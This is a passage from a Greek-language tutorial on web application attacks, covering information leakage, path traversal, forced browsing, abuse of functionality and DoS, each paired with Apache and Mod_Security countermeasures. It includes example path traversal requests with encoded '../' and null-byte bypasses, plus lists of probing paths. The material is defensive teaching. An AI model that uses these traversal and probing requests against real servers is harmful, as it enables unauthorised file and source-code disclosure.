που δεν πρέπει να εκτίθονται σε κοινή θέα, ακόμη και για στον ίδιο το χρήστη.Οι Αριθμοί πιστωτικών καρτών είναι ένα χαρακτηριστικό παράδειγμα δεδομένων του χρήστη που χρειάζεται να προστατευθεί περαιτέρω από την έκθεση ή τη διαρροή ακόμη και με την ορθή κρυπτογράφηση και την λήψη ελέγχων πρόσβασης.

Παράδειγμα διαρροής πληροφοριών

Υπάρχουν τρεις βασικές κατηγορίες Διαρροής πληροφοριών : τα σχόλια που αφήνονται στον κώδικα, τα λεπτομερή μηνύματα λάθους, και τα εμπιστευτικά δεδομένα λάθους που αφήνονται σε κοινή θέα . Σχόλια που υπάρχουν στον κώδικα :

```
<TABLE border="0" cellPadding="0" cellSpacing="0"
height="59" width="591">
 <TBODY>
 <TR>
 <!--If the image files are missing,restart VADER -->
 <TD bgColor="#ffffff" colSpan="5"
height="17" width="587"> </TD>
```

Εδώ βλέπουμε ένα σχόλιο που άφησε η ομάδα των προγραμματιστών αναφέροντας τι πρέπει να γίνει εάν τα αρχεία εικόνας δεν εμφανίζονται. Η παραβίαση της ασφάλειας είναι το όνομα του κεντρικού υπολογιστή του server που αναφέρεται ρητά στον κώδικα , "Vader."

Ένα παράδειγμα από ένα λεπτομερές μήνυμα λάθους μπορεί να είναι η απάντηση σε ένα μη έγκυρο ερώτημα (Invalid query) . Χαρακτηριστικό παράδειγμα είναι το μήνυμα σφάλματος που σχετίζεται με SQL ερωτήματα. Οι SQL Injection επιθέσεις κατά κανόνα προϋποθέτουν ο επιτιθέμενος να γνωρίζει εκ των προτέρων τη δομή ή μορφή που χρησιμοποιείται για τη δημιουργία SQL ερωτημάτων σχετικά με το site. Οι πληροφορίες που διέρρευσαν από ένα λεπτομερές μήνυμα λάθους μπορεί να προσφέρει στον επιτιθέμενο σημαντικές πληροφορίες για την διαμόρφωση έγκυρων SQL ερωτημάτων για την backend βάση δεδομένων. Το ακόλουθο μήνυμα επεστράφη όταν τοποθετήθηκε μια απόστροφο στο πεδίο username της σελίδας σύνδεσης:

```
An Error Has Occurred.
Error Message:
System.Data.OleDb.OleDbException: Syntax error (missing
operator) in query expression 'username = ''' and password =
'g''. at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextErrorHandling
(
Int32 hr) at
System.Data.OleDb.OleDbCommand.ExecuteCommandTextForSingleResu
lt
( tagDBPARAMS dbParams, Object& executeResult) at
```

Στην πρώτη δήλωση αναφέρεται ένα συντακτικό λάθος. Το μήνυμα λάθους αποκαλύπτει τις παραμέτρους που χρησιμοποιούνται στο ερώτημα SQL: το όνομα χρήστη και κωδικό πρόσβασης. Αυτή η πληροφορία είναι ο συνδετικός κρίκος για έναν επιτιθέμενο για να ξεκινήσει τη κατασκευή SQL Injection επιθέσεων εναντίον της τοποθεσίας.

Εμπιστευτικά δεδομένα που αφήνονται σε κοινή θέα θα μπορούσε να είναι τα αρχεία που είναι τοποθετημένα σε έναν web server που δεν έχουν άμεσα html links που να δείχνουν σ 'αυτά. Οι επιτιθέμενοι μπορούν να απαριθμήσουν αυτά τα αρχεία, είτε μαντεύοντας τα ονόματα των αρχείων που βασίζονται σε άλλα αναγνωριστικά ονόματα ή μέσω της χρήσης μιας τοπικής μηχανής αναζήτησης.

Αντιμέτρα Apache ενάντια στη διαρροή πληροφοριών

Εμποδίζοντας την εμφάνιση λεπτομερών μηνυμάτων λάθους .

Περιέχοντας διαρροές πληροφοριών, όπως αυτά που απαιτεί ο Apache να επιθεωρήσει το εξερχόμενα δεδομένα που αποστέλλονται από τις web εφαρμογές σε έναν client . Ένας τρόπος για να γίνει αυτό, είναι να χρησιμοποιηθούν δυνατότητες φιλτραρίσματος του OUTPUT που εμπεριέχεται στο Mod_Security. Μπορούμε εύκολα να δημιουργήσουμε ένα φίλτρο για να παρακολουθεί τα κοινά μηνύματα λάθους της βάσης δεδομένων που τα οποία αποστέλλονται στον πελάτη και στη συνέχεια να παραχθεί ένας γενικός κωδικός κατάστασης 500 , αντί για το λεπτομερές μήνυμα λάθους :

```
SecFilterScanOutput On
SecFilterSelective OUTPUT "An Error Has Occurred" status:500
```

Εμποδίζοντας την εμφάνιση σχολίων στην html

Ενώ το Mod_Security είναι αποτελεσματικό σε αναγνώριση των διαφόρων προτύπων υπογραφής (signature patterns) , παρουσιάζει και κάποια κενά .Το Mod_Security δεν μπορεί να χειρίζεται δεδομένα κατά τη διάρκεια μιας συναλλαγής . Όταν ασχολούμαστε με γνωστοποιήσεις πληροφοριών σε HTML ετικέτες σχολίων, δεν θα ήταν σκόπιμο να απορριφθεί εξ'ολοκλήρου ένα αίτημα για μια ιστοσελίδα εξαιτίας των ετικετών σχολίων που περιλαμβάνει . Πώς μπορεί κανείς να χειριστεί αυτό; Υπάρχει ένα πραγματικά αποτελεσματικό χαρακτηριστικό γνώρισμα του Apache 2.0 που ονομάζεται φίλτρο : http://httpd.apache.org/docs-2.0/mod/mod_ext_filter.html. Η βασική αρχή των φίλτρων είναι ότι διαβάζουν τα δεδομένα από την κανονική είσοδο και τα εκτυπώνουν σε κανονική έξοδο. Αυτό το χαρακτηριστικό γίνεται ενδιαφέρον από την άποψη της ασφάλειας κατά την αντιμετώπιση αυτού του είδους της πρόληψης στην αποκάλυψη πληροφοριών.

Πρώτον, θα χρησιμοποιήσουμε την ντιρεκτίβα **ExtFilterDefine** για να δημιουργήσει το φίλτρο εξόδου μας. Στην ντιρεκτίβα αυτή, λέμε στον Apache ότι αυτό είναι ένα φίλτρο εξόδου, ότι τα δεδομένα εισόδου θα είναι σε μορφή κειμένου , και ότι θέλουμε να χρησιμοποιήσουμε μια εντολή OS για να ενεργήσει πάνω σε αυτά τα δεδομένα. Στην περίπτωση αυτή, μπορούμε να χρησιμοποιήσουμε το Unix Stream Editor πρόγραμμα (SED), που θα αφαιρέσει όλες τις ετικέτες σχολίου . Το τελευταίο βήμα είναι να χρησιμοποιήσουμε την ντιρεκτίβα **SetOutputFilter** να ενεργοποιήσει το φίλτρο σε μια ντιρεκτίβα **LocationMatch**. Μπορούμε να προσθέσουμε τα ακόλουθα δεδομένα στο httpd.conf αρχείο για να απομακρύνει αποτελεσματικά όλες τις HTML ετικέτες σχολίου , απευθείας καθώς αποστέλλονται στο client:

```
ExtFilterDefine remove_comments mode=output intype=text/html \
```

```
cmd="/bin/sed s/\<\!--.*--\>//g"
<LocationMatch /*>
SetOutputFilter remove_comments
</LocationMatch>
```

Επιθέσεις Path Traversal

Η τεχνική επίθεσης Path Traversal έγκειται στη δυνατότητα απόκτησης πρόσβασης σε αρχεία, καταλόγους, και εντολές που ενδεχομένως βρίσκονται εκτός του root directory ο οποίος περιέχει τα έγγραφα της ιστοσελίδας . Ένας επιτιθέμενος μπορεί να χειριστεί μια διεύθυνση URL με τέτοιο τρόπο ώστε ο ιστότοπος θα εκτελέσει ή θα αποκαλύψει το περιεχόμενο αυθαίρετων αρχείων οπουδήποτε μέσα στο web server. Οποιαδήποτε συσκευή που εκθέτει ένα HTTP-based interface είναι ευάλωτη σε τέτοιου είδους επιθέσεις .

Οι περισσότερες ιστοσελίδες περιορίζουν την πρόσβαση των χρηστών σε ένα συγκεκριμένο τμήμα του συστήματος αρχείων, το οποίο συνήθως ονομάζεται "web document root " ή "CGI root " κατάλογος . Οι εν λόγω κατάλογοι περιέχουν τα αρχεία που προορίζονται για την πρόσβαση των χρηστών και τα εκτελέσιμα για την ομαλή διεκπεραίωση των web λειτουργιών της εφαρμογής. Για την πρόσβαση σε αρχεία ή εκτέλεση εντολών σε οποιοδήποτε άλλο σημείο του συστήματος αρχείων, οι Path Traversal επιθέσεις θα αξιοποιήσουν την ικανότητα των ακολουθιών ειδικού χαρακτήρα .

Η πιο συνήθη Path Traversal επίθεση χρησιμοποιεί την ακολουθία ειδικού χαρακτήρα "../" για να αλλάξει τη θέση των πόρων που ζητήθηκαν στο URL. Αν και οι πιο δημοφιλοί web servers , θα εμποδίσουν αυτήν την τεχνική από το να διαφύγουν από το web document root , αλλάζοντας τις κωδικοποιήσεις της ακολουθίας "../" μπορεί να προκαλέσει την παράκαμψη των φίλτρων ασφαλείας. Αυτή η μέθοδος παραλλαγών περιλαμβάνει έγκυρα και μη έγκυρα Unicode-κωδικοποίηση ("..% u2216 »ή« ..% C0% af ") της καθέτου χαρακτήρα (slash), των χαρακτήρων ανάστροφης καθέτου (" .. \ ") για servers με Windows, URL-κωδικοποιημένους χαρακτήρες ("% 2e% 2e% 2f»), και διπλή URL κωδικοποίηση ("..% 255c ") του χαρακτήρα ανάστροφης καθέτου (\).

Ακόμη και αν ο κεντρικός υπολογιστής δικτύου περιορίζει σωστά τις Path Traversal απόπειρες στη URL διαδρομή, μια διαδικτυακή εφαρμογή μπορεί να είναι ακόμα ευάλωτη λόγω της ακατάλληλης χρήσης του Input που παρέχει ο χρήστης. Αυτό είναι ένα κοινό πρόβλημα των web εφαρμογών που χρησιμοποιούν πρότυπα μηχανισμών (template mechanisms) ή φορτώνουν στατικό κείμενο από αρχεία. Σε παραλλαγές της επίθεσης, η αρχική τιμή της URL παραμέτρου αντικαθίσταται με το όνομα αρχείου ενός από τα δυναμικά scripts της web εφαρμογής . Κατά συνέπεια, τα αποτελέσματα μπορεί να αποκαλύψει τον πηγαίο κώδικα, επειδή το αρχείο ερμηνεύεται ως κείμενο και όχι σαν ένα εκτελέσιμο script. Οι τεχνικές αυτές χρησιμοποιούν συχνά επιπλέον ειδικούς χαρακτήρες, όπως η τελεία (".") να αποκαλύψουν την λίστα του τρέχοντος καταλόγου εργασίας, ή "% 00" χαρακτήρες NULL (κενό) στη σειρά , προκειμένου να παρακάμψει στοιχειώδεις ελέγχους επέκτασης αρχείου.

Παράδειγμα επίθεσης Path Traversal

Επιθέσεις εναντίον Web διακομιστή

```
GET /../../../../../some/file HTTP/1.0
GET /..%255c..%255c..%255csome/file HTTP/1.0
GET /..%u2216..%u2216some/file HTTP/1.0
```

Επιθέσεις εναντίον Web εφαρμογών

```
Normal: GET /foo.cgi?home=index.htm HTTP/1.0
Attack: GET /foo.cgi?home=foo.cgi HTTP/1.0
```

Στο προηγούμενο παράδειγμα, η διαδικτυακή εφαρμογή αποκαλύπτει τον πηγαίο κώδικα του foo.cgi αρχείου, επειδή η τιμή της μεταβλητής home χρησιμοποιήθηκε ως περιεχόμενο. Παρατηρήστε ότι στην προκειμένη περίπτωση, ο επιτιθέμενος δεν χρειάζεται να υποβάλει κανέναν μη έγκυρο χαρακτήρα ή κάποιον traversal path χαρακτήρα για να στεφθεί με επιτυχία η επίθεση. Ο επιτιθέμενος έχει ως στόχο ένα άλλο αρχείο στον ίδιο κατάλογο με το index.htm.

Επιθέσεις Path Traversal ενάντια σε Web εφαρμογές χρησιμοποιώντας σειρές από ειδικούς χαρακτήρες .

```
Original: GET /scripts/foo.cgi?page=menu.txt HTTP/1.0

Attack: GET /scripts/foo.cgi?page=../scripts/foo.cgi%00txt
HTTP/1.0
```

Σε αυτό το παράδειγμα, η web εφαρμογή αποκαλύπτει τον πηγαίο κώδικα του foo.cgi αρχείου με τη χρήση ακολουθιών ειδικών χαρακτήρων. Η ακολουθία "../" χρησιμοποιήθηκε για να διασχίσει έναν κατάλογο πάνω από τον τρέχοντα και εισάγετε στον κατάλογο /scripts. Η ακολουθία "% 00" χρησιμοποιείται τόσο για να παρακάμψει τον έλεγχο της επέκτασης του αρχείου και να αποκόψει την επέκταση κατά την ανάγνωση του αρχείου .

Αντιμέτρα Apache για επιθέσεις Path Traversal

Πρέπει να εξασφαλιστεί ότι στο επίπεδο χρήστη στο web server ή στην web εφαρμογή παρέχονται τα ελάχιστα δικαιώματα ανάγνωσης για αρχεία έξω από το web document root. Αυτό επίσης ισχύει και για μηχανισμούς scripting ή modules που πρέπει να ερμηνεύσουν δυναμικές σελίδες για τη web εφαρμογή.

Εξομαλύνοντας όλες τις path αναφορές πριν από την εφαρμογή των ελέγχων ασφαλείας. Όταν ο web server αποκωδικοποιεί διαδρομές και ονόματα αρχείων, θα πρέπει να αναλύσει κάθε σχήμα κωδικοποίησης που θα συναντήσει πριν από την εφαρμογή ελέγχων ασφαλείας για τα παρασχεθέντα δεδομένα και να

υποβάλλει την τιμή στη συνάρτηση πρόσβασης του αρχείου.Το Mod_Security έχει πολλούς ελέγχους ομαλοποίησης: την URL αποκωδικοποίηση και την άρση των προσπαθειών της διαφυγής , όπως η αυτό-αναφορά ενός καταλόγου .

Αν τα ονόματα αρχείων περάσουν στις URL παραμέτρους, στη συνέχεια, χρησιμοποιούμε μία σταθερά με σκληρή κωδικοποιημένη επέκταση αρχείου για να περιορίσει την πρόσβαση σε συγκεκριμένους τύπους αρχείων. Επισυνάπτει αυτήν την σταθερά σε όλα τα ονόματα αρχείων. Επίσης, φροντίστε να αφαιρέσετε όλες τις ακολουθίες με τους NULL χαρακτήρες (% 00) προκειμένου να αποτραπούν οι επιθέσεις που παρακάμπτουν αυτό το είδος ελέγχου. (Ορισμένες interpreted γλώσσες προγραμματισμού επιτρέπουν τους NULL χαρακτήρες μέσα σε ένα string, έστω και αν το λειτουργικό σύστημα περικόπτει συμβολοσειρές στο πρώτο NULL χαρακτήρα .) Αυτό αποτρέπει τις directory traversal επιθέσεις στο εσωτερικό του web document root που επιχειρούν να προβάλουν δυναμικά scripts .

Επικυρώση κάθε εισερχόμενης πληροφορίας, έτσι ώστε μόνο το αναμενόμενο σύνολο χαρακτήρων να είναι αποδεκτό (όπως τα αλφαριθμητικά). Η ρουτίνα επικύρωσης θα πρέπει να είναι ιδιαίτερα ενήμερη για τους χαρακτήρες meta – characters κελύφους όπως χαρακτήρες που σχετίζονται με την διαδρομή (/ και /) και οι χαρακτήρες αλληλουχίας εντολών (& & για τα Windows κελύφη και ερωτηματικό για το Unix κελύφη). Επιβάλλεται να γίνει ορισμός ενός αυστηρού ορίου για το μέγεθος των τιμών που παρέχει ο χρήστης . Σημειώστε ότι αυτή η ενέργεια θα πρέπει να εφαρμοστεί σε κάθε παράμετρο που ανταλλάσεται μεταξύ του client και του server , όχι μόνο για τις παράμετρους που αναμένεται να τροποποιηθούν από το χρήστη μέσω των πλαισίων κειμένου ή σε παρόμοιους τύπους πεδίων εισαγωγής δεδομένων. Μπορούμε να δημιουργήσουμε ένα φίλτρο Mod_Security για το foo.cgi script για να βοηθήσουμε στον περιορισμό του τύπου αρχείου που μπορεί να αναφέρονται στη "home" παράμετρο.

```
SecFilterSelective SCRIPT_FILENAME "/scripts/foo.cgi" chain
SecFilterSelective ARG_home "!^[a-zA-Z].{15,}\.txt"
```

Αυτό το φίλτρο θα απορρίψει όλες τις παραμέτρους για το “home” όρισμα, που θα έχουν περισσότερους από 15 αλφαβητικούς χαρακτήρες και τα οποία δεν έχουν την επέκταση “.txt ” .

Επιθέσεις τύπου προβλεπόμενης τοποθεσίας πόρων (Predictable Resource Location)

Η προβλεπόμενη τοποθεσία πόρων είναι μια τεχνική επίθεσης που χρησιμοποιείται για την αποκάλυψη κρυμμένου περιεχομένου ιστοσελίδας και της λειτουργικότητας της . Επιχειρώντας με μαντεψιές βάσει στοιχείων, η επίθεση είναι μια brute Force αναζήτηση που ψάχνει για περιεχόμενο που δεν προορίζεται για δημόσια προβολή. Προσωρινά αρχεία, αρχεία αντιγράφων ασφαλείας, αρχεία ρυθμίσεων, καθώς και δείγματα αρχείων είναι παραδείγματα των διαφόρων υπαρκτών αρχείων . Αυτές οι brute force αναζητήσεις είναι εύκολες , διότι τα κρυφά αρχεία θα έχουν συχνά κοινές ονομασίες και τοποθετούνται σε συγκεκριμένες θέσεις. Αυτά τα αρχεία μπορεί να αποκαλύψουν ευαίσθητες πληροφορίες σχετικά με το εσωτερικό μιας web εφαρμογή, πληροφορίες βάσης δεδομένων, κωδικούς

πρόσβασης, ονόματα τερματικών , διαδρομές αρχείων σε άλλους ευαίσθητες περιοχές , ή, ενδεχομένως, να περιέχουν αδυναμίες. Η γνωστοποίηση αυτών των πληροφοριών είναι πολύτιμη σε έναν επιτιθέμενο . Η Predictable Resource Location είναι επίσης γνωστή ως Forced Browsing, File Enumeration, Directory Enumeration, και ούτω καθεξής.

Παράδειγμα προβλεπόμενης τοποθεσίας πόρων .

Κάθε επιτιθέμενος μπορεί να προκαλέσει τυχαία αιτήματα για αρχεία ή καταλόγους προς κάθε διαθέσιμο ,κοινό web server. Η ύπαρξη ενός πόρου μπορεί να προσδιοριστεί με την ανάλυση των HTTP κωδικών απόκρισης του web server. Υπάρχουν αρκετές παραλλαγές των επιθέσεων Predictable Resource Location .

Τυφλές αναζητήσεις κοινών αρχείων σε πιθανούς φακέλους

```
/admin/
/backup/
/logs/
/vulnerable_file.cgi
```

Αναζήτηση προσθέτοντας καταλήξεις σε ένα υπαρκτό αρχείο : πχ (/test.php)

```
/test.php.bak
/test.bak
/test
```

Αντιμέτρα Apache για επιθέσεις προβλεπόμενης τοποθεσίας πόρων

Για να αποφευχθεί μια επιτυχημένη Predictabel Resource Location επίθεση και να παρέχουν προστασία από κακή χρήση ευαίσθητων αρχείων, υπάρχουν δύο προτεινόμενες λύσεις. Πρώτο, αφαιρέστε τα αρχεία που δεν προορίζονται για δημόσια προβολή από όλους τους προσβάσιμους καταλόγους του web server. Μόλις αυτά τα αρχεία έχουν αφαιρεθεί, μπορείτε να δημιουργήσετε φίλτρα ασφαλείας για να εντοπίσετε αν κάποιος προσπαθεί να αποκτήσει πρόσβαση σε αυτά τα αρχεία. Εδώ είναι μερικά παραδείγματα χρήσης με τα φίλτρα του Mod_Security , που θα εντόπιζαν μία τέτοια συμπεριφορά :

```
SecFilterSelective REQUEST_URI "^/(scripts|cgi-
local|htbin|cgibin
|cgis|win-cgi|cgi-win|bin)/"
SecFilterSelective REQUEST_URI ".*\.(bak|old|orig|backup|c)$"
```

Αυτά τα δύο φίλτρα θα απορρίψουν την πρόσβαση τόσο στο οριζόμενο path του πρώτου φίλτρου όσο και στους τύπους αρχείων του δεύτερου φίλτρου , επίσης θα σκανάρουν ανά ταχτά χρονικά διαστήματα για την ύπαρξη και άλλων αρχείων σε άλλους καταλόγους με την ίδια backup επέκταση .

Κατηγορία Λογικών Επιθέσεων

Το τμήμα των Λογικών Επιθέσεων επικεντρώνεται στην εκμετάλλευση της λογικής ροής μιας web εφαρμογής . Η λογική της Εφαρμογής είναι η αναμενόμενη ροή των διαδικασιών που χρησιμοποιείται για να εκτελεστεί μια συγκεκριμένη ενέργεια. Η ανάκτηση κωδικού πρόσβασης, η εγγραφή , η προσφορά δημοπρασιών (auction bidding) , και οι αγορές ηλεκτρονικού εμπορίου είναι όλα παραδείγματα της λογικής που ακολουθούν οι εφαρμογές. Ένας δικτυακός τόπος μπορεί να απαιτήσει από ένα χρήστη να εκτελέσει σωστά μια συγκεκριμένη μακροσκελή διαδικασία για την ολοκλήρωση μιας συγκεκριμένης ενεργειας . Ένας επιτιθέμενος μπορεί να είναι σε θέση να παρακάμψει ή να κάνει κακή χρήση αυτών των δυνατοτήτων ώστε να βλάψει μια ιστοσελίδα και τους χρήστες της .

Επιθέσεις κατάχρησης της λειτουργικότητας

Η κατάχρηση της λειτουργικότητας είναι μια τεχνική επίθεσης που χρησιμοποιεί τα δικά της χαρακτηριστικά και τη λειτουργικότητα ενός δικτυακού τόπου να καταναλώσει , να εξαπατήσει , ή να καταστρατηγήσει τους μηχανισμούς ελέγχου της πρόσβασης. Ορισμένες λειτουργίες του ιστότοπου, ενδεχομένως ακόμη και τα χαρακτηριστικά ασφαλείας, μπορεί να καταστρατηγηθούν με αποτέλεσμα την πρόκληση απροσδόκητων συμπεριφορών . Όταν ένα κομμάτι της λειτουργικότητας είναι ανοικτό στην κατάχρηση, ένας επιτιθέμενος θα μπορούσε να ενοχλήσει πιθανόν άλλους χρήστες ή ίσως και να εξαπατήσει το σύστημα εξ ολοκλήρου. Το επίπεδο των καταχρήσεων ποικίλει από web site σε web site και από εφαρμογή σε εφαρμογή .

Οι τεχνικές Κατάχρησης της λειτουργικότητας είναι συχνά συνυφασμένες με άλλες κατηγορίες επιθέσεων web εφαρμογών , όπως η διενέργεια επίθεσεων κωδικοποίησης κατά τις οποίες εισαγάγεται μια συμβολοσειρά ερωτήματος που μετατρέπει μια συνάρτηση διαδικτυακής μηχανής αναζήτησης σε έναν απομακρυσμένο web proxy. Οι επιθέσεις κατάχρησης της λειτουργικότητας χρησιμοποιούνται επίσης συχνά ως ένας πολλαπλασιαστής εξαναγκασμού (force multiplier) . Για παράδειγμα, ένας επιτιθέμενος μπορεί να εισαγάγει ένα cross-site Scripting snippet σε ένα web-chat, και στη συνέχεια χρησιμοποιώντας την ενσωματωμένη λειτουργία εκπομπής να διαδώσει το κακόβουλο κώδικα σε ολόκληρο το site .

Σε μια γενικότερη θεώρηση, όλες οι αποτελεσματικές επιθέσεις κατά των υπολογιστικών συστημάτων υποθάλπτουν θέματα κατάχρησης λειτουργικότητας. Συγκεκριμένα, ο ορισμός αυτός περιγράφει μια επίθεση που έχει παρεκτρέψει μια

web εφαρμογή να συμμετάσχει σε έναν κακόβουλο σκοπό με μικρή τροποποίηση ή χωρίς καμία τροποποίηση από την αρχική της λειτουργία .

Παραδείγματα επιθέσεων κατάχρησης της λειτουργικότητας

Τα παραδείγματα Κατάχρησης λειτουργικότητας περιλαμβάνουν :

1. Χρησιμοποιώντας τη λειτουργία αναζήτησης ενός δικτυακού τόπου για την πρόσβαση περιορισμένων αρχείων έξω από έναν κατάλογο Ιστού.

2. Υπονόμευση ενός υποσυστήματος ανεβάσματος αρχείων προς αντικατάσταση σημαντικών αρχείων ρυθμίσεων (configuration files).

3. Εκτελώντας μια DoS επίθεση μέσο της μεθόδου πλημμυρισμού ενός web-login σύστηματος, με έγκυρα ονόματα χρηστών και λάθος κωδικούς πρόσβασης για να κλειδώσει έξω τους νόμιμους χρήστες , όταν το έγκυρο login ξαναδοκιμάσει να συνδεθεί τα όρια που έχουν τεθεί από το σύστημα θα έχουν ξεπεραστεί.

Αλλαγή τιμών σε καλάθι αγορών σε ηλεκτρονικό κατάστημα

Υπονόμευση της λειτουργικότητας συμβαίνει όταν ένας επιτιθέμενος αλλάζει την πληροφορία με έναν μη καθορισμένο τρόπο προκειμένου να τροποποιήσει την συμπεριφορά μιας web εφαρμογής .Για παράδειγμα το καλάθι αγοράς (shopping cart) της εφαρμογής CyberOffice μπορεί να υπονομευθεί αλλάζοντας το κρυφό πεδίο της μεταβλητής price μέσα στην web φόρμα .Η ιστοσελίδα μπορεί να κατέβει κανονικά ,να τροποποιηθεί με έναν web editor και να υποβληθεί εκ νέου με τις τιμές (prices) μεταβλημένες όπως αυτός επιθυμεί .

Αντιμέτρα Apache για επιθέσεις κατάχρησης της λειτουργικότητας

Η αποφυγή αυτού του είδους των επιθέσεων εξαρτάται σε μεγάλο βαθμό στο σχεδιασμό των web εφαρμογών οι οποίες πρέπει να τηρούν βασικές αρχές ασφάλειας .Συγκεκριμένα αυτό επιτυγχάνεται με το παροχή δικαιωμάτων μόνο όσων είναι απαραίτητων αφού οι εφαρμογές θα πρέπει να εκτελούν συγκεκριμένες ενέργειες , για συγκεκριμένου τύπου δεδομένων και για συγκεκριμένους χρήστες .Επίσης θα πρέπει να γίνεται εξακρίβωση των δεδομένων εισόδου από τους χρήστες .

Όσον αφορά το Apache, αξιοποιώντας το εργαλείο CIS Apache Benchmark Score το οποίο βοηθάει στο κλείδωμα του web server και εφαρμόζοντας την αρχή της πρόσβασης σε χρήστες με ελάχιστα προνόμια , περιορίζοντας τις δυνατότητες

του λογαριασμού του χρήστη , απενεργοποιώντας μη-αναγκαία modules , και ενημερώνωντας τα δικαιώματα σε καταλόγους και αρχεία.

Επιθέσεις Denial of Service

Η Denial of Service (DoS) είναι μια τεχνική επίθεσης με στόχο την αποφυγή ενός web site να εξυπηρετεί ένα σύνηθες για τα δεδομένα του , αριθμό χρηστών . Οι DoS επιθέσεις συνήθως εφαρμόζονται στο επίπεδο του δικτύου, είναι δυνατόν επίση να εκδηλωθούν κα σε επίπεδο εφαρμογών. Αυτές οι κακόβουλες επιθέσεις γίνονται εμφανείς όταν στην κυριολεξία λιμοκτονούν το σύστημα των κρίσιμων πόρων, αξιοπιούν ευπαθή σημεία, ή κάνουν κατάχρηση της λειτουργικότητας.

Πολλές φορές, οι DoS επιθέσεις θα προσπαθήσουν να καταναλώσουν το σύνολο των διαθέσιμων πόρων του συστήματος ενός δικτυακού τόπου, όπως CPU, μνήμη, χώρο στο δίσκο, και ούτω καθ'εξής. Όταν κάποιοι από αυτούς τους κρίσιμους πόρους φτάσει στα όρια πλήρης αξιοποίησης (utilization) , η εν λόγο ιστοσελίδα θα καταστεί απροσπέλαστη .

Σήμερα τα περιβάλλοντα ενός web application περιλαμβάνουν έναν web server, έναν server βάσεων δεδομένων, καθώς και ένα server ελέγχου ταυτότητας . Μία DoS επίθεση σε επίπεδο εφαρμογών μπορεί να στοχεύσει σε κάθε ένα από αυτά τα ανεξάρτητα στοιχεία. Αντιθέτως οι επιθέσεις DoS σε επίπεδο δικτύου, χρειάζεται ένα μεγάλο αριθμό προσπαθειών σύνδεσης , η DoS σε επίπεδο εφαρμογών είναι μια πολύ πιο απλή υπόθεση για να εκτελεστεί .

Παράδειγμα επίθεσης Denial of Service

Για αυτό το παράδειγμα, ο στόχος είναι ένας δικτυακός τόπος της υγειονομικής περίθαλψης που δημιουργεί μια έκθεση με ιατρικό ιστορικό. Για κάθε request για την έκθεση , το web site στέλνει ερωτήματα στη βάση δεδομένων για να επιστρέψει όλες τις εγγραφές που ταιριάζουν στον αριθμό μητρώου κοινωνικής ασφάλισης που αναζητούμε. Δεδομένου ότι υπάρχουν εκατοντάδες χιλιάδες των αρχείων που αποθηκεύονται στη βάση δεδομένων (για όλους τους χρήστες), ο χρήστης θα πρέπει να περιμένει τρία λεπτά για να πάρει το πλήρες ιατρικό ιστορικό του. Κατά τη διάρκεια αυτού του διαστήματος η CPU του server βάσης δεδομένων φτάνει το 60 τοις εκατό της πλήρης αξιοποίησής της .

Μία κοινή επίθεση DoS στο επίπεδο εφαρμογής θα στείλει 10 ταυτόχρονες αιτήσεις ζητώντας την δημιουργία ενός ιατρικού report. Το πιο πιθανό οι αιτήσεις αυτές θα θέσουν τον ιστοχώρο υπό συνθήκες DoS καθώς η χρήση της CPU του διακομιστή βάσης δεδομένων θα φθάσει στο 100 τοις εκατό της χρήσης . Σε αυτό το σημείο, το σύστημα είναι πιθανό να τεθεί μη προσβάσιμο από την δραστηριότητα των φυσιολογικών χρηστών .

Υπάρχουν πολλοί διαφορετικοί στόχοι σε μια επίθεση DoS:

- **<u>DoS επιθέσεις που στοχεύουν σε ένα συγκεκριμένο χρήστη.</u>** Ένας εισβολέας επανειλημμένα θα προσπαθήσει να συνδεθεί σε έναν δικτυακό τόπο όπως ένας συνηθισμένος χρήστης, και εσκεμμένα θα εισάγει λάθος κωδικό. Η επανάληψη της διαδικασίας αυτής τελικά θα κλειδώσει το χρήστη.

- **DoS επιθέσεις που στοχεύουν στον server της βάσης δεδομένων.** Ένας εισβολέας θα χρησιμοποιήσει SQL injection τεχνικές για την τροποποίηση της βάσης δεδομένων έτσι ώστε το σύστημα να γίνει ακατάλληλο προς χρήση (π.χ., τη διαγραφή όλων των δεδομένων, τη διαγραφή όλων των ονομάτων χρήστη, και ούτω καθεξής).
- **DoS επιθέσεις που στοχεύουν τον web server.** Ένας εισβολέας θα χρησιμοποιήσει τεχνικές Buffer overflow για να στείλει μια ειδικά δημιουργημένη αίτηση που θα επιφέρει την συντριβή της διαδικασίας του web server, με αποτέλεσμα το σύστημα να είναι απρόσιτο στην φυσιολογική δραστηριότητα των χρηστών .

Αντιμέτρα Apache για επιθέσεις DoS

Όπως αναφέρεται προηγουμένως, οι web-based επιθέσεις DoS μπορούν να λάβουν πολλές μορφές, καθώς ο στόχος της επίθεσης είναι δυνατόν να επικεντρωθεί σε διαφορετικές συνιστώσες του web server ή της εφαρμογής. Προκειμένου να μειωθούν οι επιπτώσεις μιας DoS επίθεσης, λοιπόν, θα πρέπει να εφαρμοστούν πολλαπλές λύσεις.

Επιθέσεις DoS που στοχεύουν συγκεκριμένο χρήστη

Ο Apache δεν έχει ενσωματωμένη δυνατότητα κλειδώματος λογαριασμών χρηστών, λόγω αποτυχημένων προσπαθειών σύνδεσης. Η διαδικασία αυτή συνήθως γίνεται με την εφαρμογή ελέγχου ταυτότητας . Σε αυτό το σενάριο, ίσως ο χρήστης να αυθεντικοποιείται από επικυρωμένα διαπιστευτήρια που αποθηκεύονται σε μια βάση δεδομένων. Αυτό σημαίνει ότι οι διαδικασίες lockout θα αντικατοπτρίζουν τις πολιτικές του μηχανισμού ελέγχου ταυτότητας της βάσης δεδομένων.

Ο καλύτερος τρόπος για να προσεγγίσουμε το θέμα στον Apache είναι να στηριχθεί στις ρυθμίσεις ***Mod_Dos evasive*** για την αναγνώριση, όταν ένας εισβολέας χρησιμοποιεί αυτοματοποιημένα μέσα για τον έλεγχο ταυτότητας σε πολλούς λογαριασμούς. Σε αυτό το σενάριο επίθεσης, έχουμε δύο διαφορετικά εναύσματα (triggers) για την ταυτοποίηση: αρχικά έχουμε τις καταχωρίσεις που παράγονται από το ***Mod_Dosevasive*** εάν ο εισβολέας στέλνει δεδομένα πάνω από κάποιο ανώτατο όριο, και το δεύτερο είναι οι ειδοποιήσεις με κωδικό κατάστασης 401 Unauthorized για τις αποτυχημένες συνδέσεις που δημιουργούνται από τη χρήση CGI scripts. Με τους δύο αυτούς προειδοποιητικούς μηχανισμούς, θα μπορούσαμε να προσδιορίσουμε την source ip της επίθεσης και να εφαρμόσουμε τις κατάλληλες directives ελέγχου πρόσβασης για τον περιορισμό της περαιτέρω πρόσβαση.

